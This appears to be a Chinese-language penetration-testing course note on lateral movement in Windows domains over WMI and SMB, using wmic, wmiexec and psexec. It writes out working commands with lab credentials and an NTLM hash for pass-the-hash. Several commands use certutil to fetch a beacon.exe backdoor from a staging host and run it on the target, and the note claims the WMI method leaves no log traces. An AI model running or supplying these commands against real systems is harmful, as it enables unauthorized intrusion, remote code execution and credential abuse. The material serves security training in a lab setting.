


内网安全-横向移动

&Wmi&Smb&CrackMapExec&ProxyChains&Impacket



#知识点:

- 1、横向移动-WMI&SMB 协议篇
- 2、横向移动-Impacket 套件&CS 插件
- 3、横向移动-Proxychains&CrackMapExec

-连接方向: 正向&反向 (基础课程有讲过)

-内网穿透: 解决网络控制上线&网络通讯问题

-隧道技术: 解决不出网协议上线的问题 (利用出网协议进行封装出网)

-代理技术: 解决网络通讯不通的问题 (利用跳板机建立节点后续操作)

#代理隧道系列点:

- 1、判断什么时候用代理
- 2、判断什么时候用隧道
- 3、判断出网和不出网协议
- 4、如何使用代理建立节点并连接
- 5、如何使用隧道技术封装协议上线
- 6、判断哪些代理或隧道情况选择放弃

#横向移动系列点:

系统点:

windows->windows

windows->Linux

linux->windows

linux->linux

详细点:

IPC, WMI, SMB, PTH, PTK, PTT, SPN, WinRM, WinRS, RDP, Plink, DCOM, SSH; Exchange, LLMNR 投毒, Plink, DCOM, Kerberos_TGS, GPO&DACL, 域控提权漏洞, 约束委派, 数据库攻防, 系统补丁下发执行, EDR 定向下发执行等。


演示案例:

➤ 域信息收集-目标&用户&凭据&网络

➤ 域横向移动-WMI-自带&命令&套件&插件

➤ 域横向移动-SMB-自带&命令&套件&插件

➤ 域横向移动-工具-Proxychains&CrackMapExec



#域信息收集-目标&用户&凭据&网络

#域横向移动-WMI-自带&命令&套件&插件

WMI 是通过 135 端口进行利用，支持用户名明文或者 hash 的方式进行认证，并且该方法不会在目标日志系统留下痕迹。

1.wmic

内部：(单执行)

```
wmic /node:192.168.3.32 /user:administrator /password:admin!@#45
process call create "cmd.exe /c certutil -urlcache -split -f
http://192.168.3.31/beacon.exe c:/beacon.exe"
wmic /node:192.168.3.32 /user:administrator /password:admin!@#45
process call create "cmd.exe c:/beacon.exe"
```

2.cscript

内置：(交互式)

上传 wmiexec.vbs

```
cscript //nologo wmiexec.vbs /shell 192.168.3.21 administrator
Admin12345
```

3.wmiexec-impacket

外部：(交互式&单执行)

```
wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"
wmiexec -
hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.
3.32 "whoami"
```

下载后门：

```
wmiexec ./administrator:admin!@#45@192.168.3.32 "cmd.exe /c
certutil -urlcache -split -f http://192.168.3.31/beacon.exe
c:/beacon.exe"
```

执行后门：

```
wmiexec ./administrator:admin!@#45@192.168.3.32 "cmd.exe /c
c:/beacon.exe"
```

#域横向移动-SMB-自带&命令&套件&插件

利用 SMB 服务可以通过明文或 hash 传递来远程执行，条件 445 服务端口开放。

1.psexec

内部：(交互式 windows 官方工具)

```
psexec64 \\192.168.3.32 -u administrator -p admin!@#45 -s cmd
```

外部：(交互式 外人开发的工具)

psexec -

```
hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.
3.32
```

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
